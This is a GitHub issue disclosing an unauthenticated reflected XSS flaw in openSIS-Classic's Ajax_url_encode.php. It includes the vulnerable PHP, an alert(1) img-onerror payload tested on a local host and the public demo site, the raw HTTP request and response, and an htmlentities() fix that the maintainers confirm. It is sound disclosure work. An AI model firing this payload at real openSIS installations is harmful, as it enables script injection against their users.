OS4ED / openSIS-Classic Public

<> Code Issues 29 Pull requests 1 Discussions Actions Projects ···

New issue

Jump to bottom


Unauthenticated Reflect Cross-site Scripting in Ajax_url_encode.php file #189

Closed **KietNA-HPT** opened this issue on Sep 1, 2021 · 2 comments

KietNA-HPT commented on Sep 1, 2021 • edited

Description:


Because of lacking of sanitizer of input data at `$_REQUEST['link_url']` in `Ajax_url_encode.php` file, The Unauthenticated user can inject and execute javascript code on `link_url` parameter



```
<?php
require_once 'functions/UrlFnc.php';

$encoded_url = encode_url($_REQUEST['link_url']);
echo $encoded_url;
?>
```

Testing on local site:




172.16.0.12:2222/Ajax_url_encode.php?link_url=<img src=x onerror=alert(1);>

172.16.0.12:2222

1

Testing on demo site:



Not Secure | demo.opensis.com/Ajax_url_encode.php?link_url=<img%20src=x%20onerror=alert(1);>

demo.opensis.com says

1

To Reproduce

XSS 1

Steps to reproduce the behavior:

1. Acess `Ajax_url_encode.php` file
2. Add `?link_url=[malicious script in here]` behind `Ajax_url_encode.php` file
3. The backend will echo and execute malicious script

Request

```
GET /Ajax_url_encode.php?link_url=%3Cimg%20src=x%20onerror=alert(1);%3E HTTP/1.1
Host: 172.16.0.12:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=mebdcag3g6jknfb8edrmee7ijp
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Sep 2021 09:38:31 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.21
X-Powered-By: PHP/7.4.21
Content-Length: 31
Connection: close
Content-Type: text/html; charset=UTF-8


<img src=x onerror=alert(1);>
```

Solution:

use `htmlentities()` function when echo the output

```
echo htmlentities($encoded_url);
```

KietNA-HPT commented on Sep 6, 2021 Author

I have added solution for this issue **@openSISAdmin**

openSISAdmin commented on Sep 17, 2021 Member

Fixed and code commited.

openSISAdmin closed this as completed on Sep 17, 2021 alph4byt3 mentioned this issue on Nov 25, 2021

Create CVE-2021-40542.yaml projectdiscovery/nuclei-templates#3207

Merged

2 tasks

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants